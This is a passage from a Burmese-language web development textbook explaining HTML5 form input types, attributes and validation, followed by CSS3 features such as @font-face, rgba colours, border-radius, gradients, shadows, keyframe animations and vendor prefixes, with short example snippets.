မျိုးဖြည့်စွဲကပါဝင်လာပါတယ်။ အဲဒီတွေကတော့ -

search, tel, url, email, datetime, date, month, week, time, datetime-local, number, range, color

- တိုပဲဖြစ်ပါတယ်။

ဒီ Input Type တွေထကအများစုံဟာ အခြေခံအားဖြင့် Text Input နဲ့ဖော်ပြုပဲ၊ အလုပ်လုပ်ပုံသိပ်မက္ဘလှုပါဘူး။ ဒါပေမယ့် Semantic ပိုပြီးဖြစ်လာတယ်လိုပဲ ဆိုရပါမယ်။ Touch Screen Mobile Devices တွေမှာဆိုရင် အထူးသိသာ ပါတယ်။ <input type="email"> ဆိုတဲ့ Element ကိုတွေတဲ့အခါ Touch Screen Device က အသုံးပြုသူ အဆင်ပြေစေဖို့အတွက် On-Screen Keyboard မှာ Email လိပ်စာအတွက် (မလိုအပ်တဲ့ Space Bar အစား) @ Sign နဲ့ .com တို့ကို ဖော်ပြပေးနိုင်စေမှာပါ။

အလားတူပဲ <input type="url"> Element ကိုတွေ့ရင် URL တွေမှာထည့်သွင်းရလေ့ရှိတဲ့ / နဲ့ .com တို့ကို On-Screen Keyboard မှာ ထည့်သွင်းဖော်ပြစ်စေနိုင်ပါတယ်။ <input type="search"> ဆိုရင်လည်း Keywords အမျိုးမျိုးပြောင်းပြီး ရှာဖွေလိုသူများ အဆင်ပြေအောင် Keywords တွေ Clear လပ်ပြီး နောက်ထပ် Search Keyword တွေ အသင့်ထည့်သွင်းစေနိုင်မယ် လုပ်ဆောင်ချက်မျိုးကို ဆောင်ရွက်ပေးနိုင်စေမှာဖြစ်ပါတယ်။ Browser နဲ့ ကွန်ပျူးတာစနစ်တွေက Input တွေရဲ့အမျိုးအစားကို တိတိကျကျနားလည်လာတဲ့အတွက် ဒီလိုစီမံပေးနိုင်လာခြင်းဖြစ်ပါတယ်။



ပုံ (၁၄-ယ) Google Chrome 21 Linux – HTML5 Form Support

HTML5 Form Input Type (၁၃) မျိုးကို Google Chrome 21 မှစမ်းသပ်ကြည့်တဲ့အခါ ရရှိလာတဲ့ရလာခို့ ပုံ (၁၄-ယ) မှာ ဖော်ပြထားပါတယ်။ Search Input အတွက် Keyword ရှင်းပြစ်ဖို့ Clear Button ထည့်ပေးထားတာကို တွေ့ရ နိုင်ပါတယ်။ Date Input အတွက် ရက်စွဲရွေးလိုရတဲ့ Calendar ပါဝင်လာပါတယ်။ Number အတွက် Up/Down Spinner Button ထည့်သွင်းပေးထားပြီး Range Input အတွက်လည်း Slider တစ်ခုပေးထားပါတယ်။ Color Input

အတွက် Button ကိုနိပြီး အရောင်ရွေးယူနိုင်တဲ့ Function ထည့်သွင်းပေးထားပါတယ်။ ကျွန် Input တွေအတွက်တော့ User Interface အနေနဲ့ အထူးပြု ဆောင်ရွက်ချက်တွေ မပါဝင်ပဲ ရှိဘို့ Text Input အနေနဲ့သာဖော်ပြထားပါတယ်။

HTML5 မှာ Input Type တွေအပြင် Attribute အသစ်တွေနဲ့လည်း ဖြည့်စွက်ပေးထားပါတယ်။ Range Input နဲ့ Number Input တို့အတွက် အနိမ့်ဆုံးတန်ဖိုး၊ အမြင့်ဆုံးတန်ဖိုးနဲ့ ရွေးချယ်နိုင်တဲ့ကြားတန်ဖိုးတွေ ကို min, max, step Attribute တွေနဲ့သတ်မှတ်နိုင်ပါတယ်။ ဥပမာ -

```
<input type="range" min="0" max="100" step="10">
```


ပြီးတော့ အထက်မှာဖော်ပြခဲ့သလို autofocus Attribute သတ်မှတ်ထားမယ့်ဆိုရင် သတ်မှတ်ထားတဲ့ Input Element ကို Document Load လုပ်ပြီးတာနဲ့ Focus လုပ်ပေးထားမှုဖြစ်ပါတယ်။ နောက်ထပ် အသုံးဝင်တဲ့ Attribute ကတော့ placeholder ဖြစ်ပါတယ်။ placeholder Attribute နဲ့ Input Box အတွင်းမှာ Internal Label အနေနဲ့ ဖော်ပြစေချင်တဲ့ Label ကိုသတ်မှတ်ထားနိုင်ပါတယ်။ Value ထည့်သွင်းလိုက်တာနဲ့ Internal Label က ပျောက်သွားမှုဖြစ်ပြီး၊ Value က Blank ဖြစ်သွားရင် Label ကို ပြန်လည် ဖော်ပြပေးမှုဖြစ်ပါတယ်။ ရေးသားပုံက ဒီလိုပါ -

```
<input type="email" placeholder="Please enter your email">
```

list Attribute ကလည်း အသုံးဝင်ပါတယ်။ Element အသစ်ဖြစ်တဲ့ <datalist> နဲ့ တွဲဖက်အသုံးပြုရပါတယ်။ ဥပမာ -

```
<input type="text" list="js-fw">
<datalist id="js-fw">
  <option value="jQuery">
  <option value="jQuery UI">
  <option value="jQuery Mobile">
  <option value="Dojo Toolkit">
  <option value="MooTools">
  <option value="YUI">
</datalist>
```


Data List အတွင်းမှာ <option> Element များသုံးပြီး တန်ဖိုးတွေစုစုပေါင်းထားပါတယ်။ ပြီးတော့မှ Text Input ရဲ့ list Attribute မှာ <datalist> id ကို ချိတ်ဆက်ပေးထားပါတယ်။ ရလဒ်ကတော့ ပုံ (၂-၃) မှာဖော်ပြထားတဲ့ ရလဒ်မျိုး ရရှိမှုဖြစ်ပါတယ်။



ပုံ (၅-၃) HTML5 Data List

Text Input မှာ ၂ လိုဂိုက်လိုက်တဲ့ Data List အတွင်းထဲက ၂ နဲ့စတဲ့အချက်အလက်တွေကို အသင့်ရွေးယူနိုင်အောင်ဖော်ပြပေးမှုဖြစ်ပါတယ်။

HTML5 ၏ Input တွေအတွက် Validation လုပ်ဆောင်ချက်များလည်း ပါဝင်လာပါတယ်။ Input Element မှာ required Attribute သတ်မှတ်ထားရင် Input ကိုဖြည့်စွက်ပဲ Submit လုပ်ခွင့်ပြုမှု မဟုတ်ပါဘူး။



ပုံ (၁၄-၁) Input Validation

ပုံ (၁၄-၁) မှာကြည့်ပါ။ <input type="tel" required> လို required Attribute သတ်မှတ်လိုက်တဲ့ အတွက် Form Submit လုပ်လိုက်တဲ့အခါ အဲဒီ Input ကိုဖြည့်စွက်ဖို့ပြောလာပါတယ်။

<input type="email"> အတွက် ထည့်သွင်းထားတဲ့တန်ဖိုးက Email Format မမှန်တဲ့အတွက် မှန်အောင်ဖြည့်ဖြန့်လည်းပြောလာပါတယ်။

<input type="number" max="100"> လို သတ်မှတ်ထားတဲ့အတွက် တန်ဖိုးက 100 ထက်ကျော်ပြီးလက်မဆုံးကြောင်းလည်းပြောလာကို တွေ့ရပါလိမ့်မယ်။

မှတ်ချက်။ ။ အကြောင်းအမျိုးမျိုးကြောင့် ဒီလို Validate လုပ်ပေးတာကို မလိုချင်ဘူးဆိုရင် <form> Element မှာ novalidate Attribute ထည့်သွင်းသတ်မှတ်ထားနိုင်ပါတယ်။ ဒီလိုသတ်မှတ်ထားရင် Browser က Validate လုပ်ပေးမှာ မဟုတ်တော့ပါဘူး။

HTML5 မတိုင်ခင်က Validation လုပ်ဆောင်ချက်တွေ၊ Auto Focus လုပ်ဆောင်ချက်တွေ၊ Internal Label (Placeholder) လုပ်ဆောင်ချက်တွေနဲ့ Auto-completion (Data List) လုပ်ဆောင်ချက်တွေကို Developer တွေကိုယ်တိုင် JavaScript များနဲ့ ရေးသားဖုန်စီးကြရပါတယ်။ Application တိုင်းမှာ လိုအပ်တက်လို့ ခဏခဏလည်းရေးပါတယ်။ HTML5 မှာတော့ ဒီလိုအမြဲ လိုအပ်တက်တဲ့ အခြေခံလုပ်ဆောင်ချက်တွေကို ကိုယ်တိုင်လုပ်ဖို့မလိုတော့ပဲ သင့်တော်တဲ့ Element နဲ့ Attribute တွေ သတ်မှတ် ထားယုံနဲ့ Browser က ဆောင်ရွက်ပေးသွားမှာပါ။

14.9 – CSS3

CSS3 ဟာ သို့မြားနည်းပညာတစ်ခုဖြစ်ပေမယ့် HTML5 ရဲ့ဆက်စပ်နည်းပညာအဖြစ် သတ်မှတ်ကြပါတယ်။ သူလည်းပဲ ဖော်ပြခဲ့တဲ့ Form Input များလိုပါပဲ။ ရုံးရိုး CSS 2.1 က မပေးနိုင်တဲ့ လုပ်ဆောင်ချက်များကို Developer တွေကိုယ်တိုင် Image တွေ သုံးပြီးတော့ဖြစ်ဖြစ် JavaScript တွေနဲ့ရေးသားပြီးဖြစ်ဖြစ် ဆောင်ရွက်ခဲ့ရတဲ့၊ အမြဲလိုအပ်လေ့ရှိတဲ့ Style အတော်များများကို ဖြည့်စွှေးပေးထားပါတယ်။ လက်တွေ့အသုံးဝင်မယ့် Feature အချို့ကိုဖော်ပြပေးပါမယ်။

Font Embed

CSS နဲ့ font-family သတ်မှတ်တဲ့အခါ ကျွန်တော်တို့သတ်မှတ်ပေးထားတဲ့ Font က အသုံးပြုသူရဲ့စောင်တဲ့မှာ ရှိမှုသာ အဆင်ပြောပါ။ Font လေးတစ်ခု ဆန်းပြားလုပ်လိုချိပြုး Style ထဲမှာသတ်မှတ်အသုံးပြုထားပေမယ့် အသုံးပြုသူရဲ့စက်ထဲမှာ အဲဒီ Font မရှိရင် အလုပ်လုပ်မှုမဟုတ်ပါဘူး။ ဒါကြောင့် font-family သတ်မှတ်တဲ့အခါမှာ Web Safe Font သို့မဟုတ် Common Font လိုခေါ်တဲ့ OS တိုင်းမှာ ပါဝင်လေ့ရှိတဲ့ Font တွေထဲကသာ ရွှေးချယ်သတ်မှတ်ကြရလေ့ရှိပါတယ်။

CSS3 မှာတော့ Website နဲ့အတူ Font ကို တစ်ပါတော်းတွဲဖောက်ထည့်သွင်းပေးလိုက်နိုင်တဲ့ Font Embed လုပ်ဆောင်ချက် ပါဝင်လာပါတယ်။ ဒီတော့ အသုံးပြုသူစက်ထဲမှာ Font မရှိရင်လည်းကံစွာမရှိတော့ပါဘူး။ Browser က ကျွန်တော်တို့ Embed လုပ်ပြီး ထည့်သွင်းပေးထားတဲ့ Font ကိုအသုံးပြုဖော်ပြပေးသွားမှာ ဖြစ်ပါတယ်။ CSS Font Embed ကို အခုလုပ်လုပ်နိုင်ပါတယ် -

```
@font-face {
    font-family: MyHelvetica;
    src: local("Helvetica Neue"), url(MgOpenModernaBold.ttf);
}
```

@font-face ကြော်ချက်ကိုသုံးပြုး ကြော်သတ်မှတ်ရပါတယ်။ Embed လုပ်မယ့် Font ရဲ့ အမည်ကို font-family နဲ့ သတ်မှတ်ပေးရပါတယ်။ src အတွက် local() နဲ့ url() ဆိုပြီး Source နှစ်မျိုးပေးထားပါတယ်။ local() မှာသတ်မှတ်ထားတဲ့ Font အမည်နဲ့ အသုံးပြုသူစက်ထဲမှာရှိနေရင် Embed လုပ်ထားတဲ့ Font ကို ရယူမနေပဲရှိနေတဲ့ Font ကိုပဲသုံးလိုက်ဖော် သတ်မှတ်ထားတာပါ။ local() မှာသတ်မှတ်ထားတဲ့ Font မရှိတော့မှ url() မှာ သတ်မှတ်ပေးထားတဲ့ Font File ကို Browser က Download လုပ်ပြီး အသုံးပြုပေးသွားမှာဖြစ်ပါတယ်။ Embed လုပ်ထားပြီးဖြစ်တဲ့ Font ကို အသုံးပြုလိုရင် @font-face ထဲက font-family မှာ သက မှတ်ခဲ့တဲ့အမည်အတိုင်းပဲ ဆက်လက်အသုံးပြုရမှာပါ။

```
h1 {
    font-family: MyHelvetica;
}
```

ဒီနေရာမှာလည်း Browser တွေက Support လုပ်တဲ့ Font Format မတူတဲ့ပြဿနာတော့ရှိပါတယ်။ ဒါပေမယ့် ကိစ္စမရှိ ပါဘူး။ Font Squirrel လို ဝန်ဆောင်မှုမျိုးက Font တစ်ခုကိုပေးလိုက်ရင် Browser အမျိုးမျိုးက Support လုပ်တဲ့ Format အမျိုးမျိုး အဖြစ် Convert လုပ်ပြီး ပြန်ပေးနိုင်သလို ရေးရမယ့် CSS Code နှုနာကိုပါ တစ်ခါတည်းပေးနိုင်ပါ သေးတယ်။

Link: <http://www.fontsquirrel.com/fontface/generator>

Google Font API ကိုလည်းအသုံးပြနိုင်ပါတယ်။ www.google.com/fonts/ မှာ ရှိနေတဲ့ Font တွေထဲက အသုံးပြ လိုတဲ့ Font ကို ရွေးချယ်ပြီး <link> Element နဲ့ ချိတ်ဆက်ပေးလိုက်ယူပါပဲ။ Font Embed လုပ်တဲ့ကိစ္စကို Google က အသင့်ရေးထားပေးလို ပြန်ပေးလိုတဲ့ Browser အားလုံးနဲ့ အဆင်ပြေစွေ့ပို့ ကျွန်ုတ်တို့တို့ပါပဲဘူး။

The screenshot shows the Google Fonts interface. On the left, there are filters for categories (All categories, Thickness, Slant, Width), script (Latin), and styles. The main area displays three font families:

- Alef**, 2 Styles by Haghiga: Preview text "Grumpy wizards make toxic brew for the evil Queen and Jack." in Normal 400 weight.
- Roboto Slab**, 4 Styles by Christian Robertson: Preview text "Grumpy wizards make toxic brew for the evil Queen and Jack." in Normal 400 weight.
- Purple Purse**, 1 Style by Astigmatic: Preview text "Grumpy wizards make toxic brew for the evil Queen and Jack." in Normal 400 weight.

Each preview card includes a "More scripts" link, "About" link, "Analytics" link, and a "New to Google Fonts?" link at the top right.

ပုံ (၁၄-၁၁) Google Fonts

RGBA Color

Color Value အတွက် CSS2 မှာ Color Name, RGB နဲ့ Hex Code များအသုံးပြုခဲ့ကြပါတယ်။ RGBA ကတော့ အကြောင်တွေရဲ့ Transparency ကိုပါထည့်သွင်းသတ်မှတ်ဖို့အတွက် အသုံးပြုနိုင်တဲ့ CSS3 Color Value တစ်ခုဖြစ်ပါတယ်။

```
#dialog {
    background: #555;
    background: rgba(0, 0, 0, 0.6);
}
```

#dialog Element ရဲ့ နောက်ခံအရောင်ကို နှစ်မျိုးသတ်မှတ်ထားပါတယ်။ CSS3 နားမလည်တဲ့ Browser တွေက Hex Code နဲ့သတ်မှတ်ထားတဲ့ အပေါ်တစ်ကြောင်းပဲ အလုပ်လုပ်သွားမှုဖြစ်ပြီး rgba() ကိုမသိတဲ့အတွက် ဒုတိယသတ်မှတ် ချက်ကို အလုပ်လုပ်ပဲ ကျဉ်သွားမှုဖြစ်ပါတယ်။ CSS3 နားလည်တဲ့ Browser တွေကတော့ rgba() နဲ့ သတ်မှတ်ထားတဲ့ ဒုတိယသတ်မှတ်ချက်ကို (နောက်မှုရေးထားတဲ့အတွက်) အတည်ယူပြီး အလုပ်လုပ်ပေးသွားမှုဖြစ်ပါတယ်။ CSS3 Feature တွေ အသုံးပြုတဲ့အခါ ဒီနည်းက အလေ့အကျင့်ကောင်းဖြစ်ပါတယ်။ CSS3 အလုပ်လုပ်ခဲ့ရင်လည်း ရှိုးရှိုး CSS2 သတ်မှတ်ချက်ကို Fallback အနေနဲ့ အသုံးပြုပေးသွားလို့ Style ကို ကြိုးကြိုးမားမား မထိခိုက်စေတော့ပါဘူး။

rgba() အတွက် တန်ဖိုးလေးခုပေးရပါတယ်။ ရှေ့သုံးခုကတော့ rgb() အတွက်လိုပဲ Red, Green နဲ့ Blue တို့ အတွက် တန်ဖိုးတွေဖြစ်ပါတယ်။ နောက်ဆုံးတစ်ခုကတော့ Alpha Transparency အတွက်ပါ။ အမြင်ဆုံးတန်ဖိုး အဖြစ် 1 ကိုသတ်မှတ်နိုင်ပြီး အနိမ့်ဆုံး 0 ဖြစ်ပါတယ်။ 0 နဲ့ 1 ကြား သတ်မှတ်လိုတဲ့ Transparency Level ကို သောမကိန်းနဲ့ ထည့်သွင်း သတ်မှတ်ပေးနိုင်ပါတယ်။

Border Radius

Element တွေရဲ့ Border ကို ဒေါင်ချိုးအကွေး အဝိုင်းလေးတွေနဲ့လိုချင်ရင် border-radius CSS3 Property နဲ့ သတ်မှတ်နိုင်ပါတယ်။ အခန်း (၃) မှာ CSS လေ့လာခဲ့စဉ်ကလည်း ဒီ Property ကို ထည့်သွင်းအသုံးပြု ခဲ့ဖူးပါတယ်။

```
#dialog { border-radius: 10px; }
```



10px အစားနှစ်သက်ရာ Size ကိုသတ်မှတ်ပေးနိုင်ပါတယ်။ ဒေါင်က လေးဒေါင်ရှိတဲ့အတွက် တစ်ဘက်စီအတွက် သတ်မှတ်လိုရင် အခုလိုသတ်မှတ်နိုင်ပါတယ်။

```
#dialog { border-radius: 10px 10px 0 0; }
```

TopLeft, TopRight, BottomRight, BottomLeft ဒေါင်လေးဒေါင်အတွက် သတ်မှတ်လိုတဲ့ Size များကို အတိုကောက်ရေးနည်းနဲ့ အစဉ်အတိုင်းသတ်မှတ်ပေးနိုင်ခြင်းဖြစ်ပါတယ်။

Linear Gradient

Element တွေရဲ့ Background Image နေရာမှာ Image အစား CSS3 Gradient ကိုအသုံးပြုနိုင်ပါတယ်။



ပုံ (၁၄-၅) RGBA, Border Radius and Linear Gradient Demo

Linear Gradient သတ်မှတ်ပုံက ဒီလိပါ -

```
#dialog { background: linear-gradient(top, #469, #247); }
```

linear-gradient အတွက် အခြေခံအားဖြင့် တန်ဖိုး (၃) ခု သတ်မှတ်ပေးနိုင်ပါတယ်။ ပထမတစ်ခုက Gradient အစပြုရမယ့် Position ဖြစ်ပါတယ်။ top, right, bottom, left စသိပ္ပါတယ်။ စသိပ္ပါတယ်။ ဒုမ္မဟုတ် Angle Degree (ဥပမာ - 45deg, -90deg, 70deg, 0deg) အနေနဲ့လည်း သတ်မှတ်ပေးနိုင်ပါတယ်။ ကျွန်ုတ်ခုကတော့ အစပြုရမယ့် အရောင်နဲ့ အဆုံးသတ်ရောစပ်ပေးရမယ့်အရောင်တို့ ဖြစ်ပါတယ်။


Linear Gradient ဟာ CSS3 Gradient တွေထဲကအရှုံးစင်းဆုံးတစ်ခုဖြစ်ပါတယ်။ Color Stop, Radial Gradient, Repeating Gradients စတဲ့ပိုပြီး Complex ဖြစ်တဲ့ Gradient တွေလည်း ရှိပါသေးတယ်။

Text Shadow and Box Shadow

စာတွေအတွက် Drop Shadow ထည့်သွင်းဖော်ပြစ်လိုရင် text-shadow Property ကိုသုံးနိုင်ပြီး Element တစ်ခုလုံးအတွက် ဖော်ပြစ်လိုရင်တော့ box-shadow ကို သုံးနိုင်ပါတယ်။

```
p.note { text-shadow: 2px 2px 3px #555; }
#dialog { box-shadow: 5px 5px 10px #999; }
```

text-shadow နဲ့ box-shadow Property နှစ်ခုလုံးအတွက် တန်ဖိုးကို (၄) ခုသတ်မှတ်ပေးရပါတယ်။ ရှေ့ဆုံး တစ်ခုက X Offset ဖြစ်ပြီး ဒုတိယတစ်ခုက Y Offset ဖြစ်ပါတယ်။ Shadow တည်ရှုရမယ့် အကွာအဝေးကို သတ်မှတ်ပေးခြင်းဖြစ်ပါတယ်။ တတိယ တစ်ခုကတော့ Blur Radius ပါ။ Shadow ဖော်ပြတဲ့အခါမှာ ထည့်သွင်းပေးတဲ့ Blur Effect ရဲ့ Size ကို သတ်မှတ်ပေးရခြင်းပါ။ နောက်ဆုံးတစ်ခုကတော့ Shadow Color ဖြစ်ပါတယ်။



ဗုံး (၁၂-၅၂) Box Shadow and Text Shadow Demo

Animations

CSS3 မှာ Animation လုပ်ဆောင်ချက်လည်း ပါဝင်လာပါတယ်။ ဒါကြောင့် တစ်ချို့ အခြေခံ Visual Animation ရရှိဖို့ အတွက်သက်သက်နဲ့ JavaScript တွေသုံးနေဖို့လိုတော့ပါဘူး။ CSS နဲ့ပဲ အခဲလို သတ်မှတ်ထားနိုင်မှာဖြစ်ပါတယ်။

```
.note {
    animation: pulse 5s infinite;
}

@keyframes pulse {
    0% {
        background-color: orange;
    }
    100% {
        background-color: red;
    }
}
```

animation Property ကိုသုံးပြုး Select လုပ်ထားတဲ့ Element အတွက် Animation တွေကို သတ်မှတ်ထားနိုင်ခြင်း

ဖြစ်ပါတယ်။ နူးနာအရ Animation Name ကို pulse လိုသတ်မှတ်ထားပါတယ်။ pulse အတွက် Definition ကို @keyframes pulse နဲ့ ကြော်လှုပါတယ်။ ၀% ဆိုတာက Animation ရဲ့အစ Frame ဆိုတဲ့အဓိပ္ပာယ်ပါ။ ၁၀၀% ကတော့ Animation အဆုံး Frame ဆိုတဲ့ အဓိပ္ပာယ်ဖြစ်ပါတယ်။ ကြားထဲမှာ 10%, 20%, 30% စသဖြင့် Animation Frame တွေ လိုအပ်ရင် ထပ်ထည့်နိုင်ပါတယ်။ ၀% Frame အတွက် Background ကို လိမ့်ရောင်လို သတ်မှတ်ထားပြီး ၁၀၀% အတွက် Background ကို အနီရောင်လို သတ်မှတ်ထားပါတယ်။

ဒါကြောင့် .note Element အတွက် Animation Name ကို pulse လိုသတ်မှတ်လိုက်တဲ့အတွက် .note Element ရဲ့ Background အနေနဲ့ လိမ့်ရောင်ကေန အနီရောင်ကို ပြောင်းနေတဲ့ Animation ကိုရှုရှိမှာဖြစ်ပါတယ်။ animation Property အတွက်သတ်မှတ်ထားတဲ့ 5s ကတော့ Animation Duration ဖြစ်ပါတယ်။ Background အရောင်ပြောင်းတဲ့ Animation ကို အချိန် ၅ စက်နှုန်းပြီး အလုပ်လုပ်ဖို့ သတ်မှတ်ထားခြင်းဖြစ်ပါတယ်။ စက်နှုန်းလော Animation Speed မြန်လေဖြစ်ပြီး၊ စက်နှုန်းလေ Animation Speed နှေးလေဖြစ်ပါတယ်။

infinite ဆိုတာကတော့ Animation Iteration Count ဖြစ်ပါတယ်။ infinite လိုပြောထားတဲ့အတွက် Animation ကိုထပ်ခါထပ်ခါ အလုပ်လုပ်ပေးနေမှာဖြစ်ပါတယ်။ အကယ်၍ (၃) ကြိမ်ပဲ အလုပ်လုပ်စေလိုရင် infinite အစား ၃ လို သတ်မှတ်ထားနိုင်ပါတယ်။ animation Property နဲ့အတူ တွေ့ဖတ်သတ်မှတ်လိုရတဲ့ Value တွေကတော့ delay နဲ့ direction တို့ပဲဖြစ်ပါတယ်။ Delay ကတော့ Animation ကို ချက်ချင်းမစပဲ ခဏတောင့်ပြီးမှ စစေလို တဲ့အခါ စောင့်ဆိုလိုတဲ့အချိန်ကာလကို သတ်မှတ်ထားဖို့အတွက် ဖြစ်ပါတယ်။ Animation တစ်ကြိမ်ပြီးသွားတဲ့အခါ အစက နေပြန်မစပြီး နောက်ပြန်ပြန်သွားစေလိုရင် (ဥပမာ - လိမ့် → အနီ → လိမ့်) Direction ကို alternate လိုသတ် မှတ်ထားနိုင်ပါတယ်။ Direction ကို alternate သတ်မှတ်မထားရင်တော့ အမြတ်မူး အစကနေပဲ ပြန်စပေးနေမှာဖြစ်ပါတယ်။ ဥပမာ -

```
.note {
    animation: pulse 5s 0 infinite alternate;
    /* name=pulse, duration=5s, delay=0, iteration=infinite, direction=alternate */
}

@keyframes pulse {
    0% {
        background-color: yellow;
    }
    50% {
        background-color: orange;
    }
    100% {
        background-color: red;
    }
}
```

Vendor Prefixes

CSS ရဲထူးချွားချက်က Feature အားလုံးကိုစုစုပေါင်းမြို့မှ W3C Recommendation အနေနဲ့ ကြော်တာမဟုတ်ပါဘူး။ Feature တစ်ခုက ကျော်လောက်တဲ့အဆင့်ရောက်ရင် အဲဒီတစ်ခုကိုပဲ W3C Recommendation အဖြစ် သတ်မှတ်လေ့ရှုပါတယ်။ ဥပမာ - rgba() ရော border-radius ပါ CSS3 ရဲ့ အစိတ်အပိုင်းတွေဖြစ်ကြပေမယ့် rgba() ကိုလက်ရှိမှာ W3C Recommendation အဆင့်သတ်မှတ်ထားပြီး border-radius ကတော့ Candidate Recom-

endation အဆင့်မှာပဲရှုပါသေးတယ်။ တစ်ချိန်တည်းမှာပဲ CSS4 ရဲ့ တစ်ချို့အစိတ်အပိုင်းတွေက Working Draft အဆင့်ရောက်လာနေပါပြီ။

အဲဒီလိုထူးမြားချက်ကြောင့် Browser တွေက CSS3 လိုပြောနေပေါ်အချို့ W3C Recommendation အဆင့် Feature တွေကိုသာ အပြည့်အဝ Support လုပ်ပြီး အချို့ Candidate Recommendation နဲ့ Working Draft အဆင့်တွေကိုတော့ Support လုပ်လိုမာရသေးပါဘူး။

ဒါပေမယ့် Browser တွေက Feature အားလုံးကို W3C Recommendation အဆင့်ဖြစ်အောင်စောင့်မနေပါဘူး။ အဗြားစမ်းသပ်အဆင့် Feature တွေကိုလည်း ကြိုတင်ထည့်သွင်း ပေးထားကြလေ့ရှုပါတယ်။ ဒီလိုထည့်သွင်းထားတဲ့ စမ်းသပ် အဆင့် CSS Feature တွေကိုအသုံးပြုလိုရင် သက်ဆိုရင်ရာ Browser ကသတ်မှတ်ထားတဲ့ Vendor Prefix လိုပေါ်တဲ့ ရေးထုံးတစ်မျိုးနဲ့ ရေးသားအသုံးပြုပေးရပါတယ်။ ဥပမာ linear-gradient() လုပ်ဆောင်ချက်ကို Mozilla Firefox မှာအလုပ်လုပ်စေချင်ရင် ရှုကနေ -moz- ဆိုတဲ့ Prefix ထည့်သွင်းရေးသားပေးရပါတယ်။

```
background: -moz-linear-gradient(top, #fff, #ddd);
```

ဒီလိုရေးသားပေးတော့မှ Firefox 21 နဲ့ ရှုပိုင်း Browser တွေမှာ Linear Gradient လုပ်ဆောင်ချက်ကအလုပ်လုပ်မှုဖြစ်ပါတယ်။ -moz- Prefix ဟာ Mozilla ကသတ်မှတ်ထားတဲ့ Prefix မှာ ဒီနည်းနဲ့ရေးသားထားတဲ့လုပ် ဆောင်ချက် တွေက Mozilla နဲ့ Mozilla ရဲ့ Browser Engine ဖြစ်တဲ့ Gecko Rendering Engine ကိုသုံးထားတဲ့ Browser များမှာ သာအလုပ်လုပ်မှုပါ။ Mozilla Engine သုံးမထားတဲ့ အဗြား Browser များမှာအလုပ်လုပ်မှာ မဟုတ်ပါဘူး။ အလားတူပဲ ဒီလုပ်ဆောင်ချက်ကို Google Chrome Version အဟောင်းတွေ မှာအလုပ်လုပ်စေချင်ရင် ရှုက -webkit- Prefix ထည့်ပေးရပါတယ်။

```
background: -webkit-linear-gradient(top, #fff, #ddd);
```

Google Chrome ဟာ ယခင်က Webkit Rendering Engine ကိုသုံးထားတဲ့အတွက် ရှုကနေ -webkit- Prefix ထည့်သွင်းပေးခြင်း ဖြစ်ပါတယ်။ ဒီရေးနည်းအတိုင်း ထည့်သွင်းရေးသားထားရင် အဗြား Webkit Engine ကိုသုံးထားတဲ့ Browser တွေဖြစ်ကြတဲ့ Apple Safari, Android Browser နဲ့ iOS Browser တို့မှာလည်း အလုပ်လုပ်မှုဖြစ်ပါတယ်။ Internet Explorer ရဲ့ စမ်းသပ် Feature တွေအတွက် -ms- Prefix ကို အသုံးပြုရပါတယ်။ ဒါကြောင့် တစ်ချို့စမ်းသပ်အဆင့် CSS3 Feature တွေကို အသုံးပြုလိုတယ်၍ Browser အားလုံးမှာအလုပ်လုပ်တာလည်း သေချာစေလိုတယ်ဆိုရင် အခုလုံရေးသားရလေ့ရှုပါတယ်။

```
#dialog {
    background: linear-gradient(top, #fff, #ddd);
    background: -webkit-linear-gradient(top, #fff, #ddd);
    background: -moz-linear-gradient(top, #fff, #ddd);
    background: -ms-linear-gradient(top, #fff, #ddd);
}
```

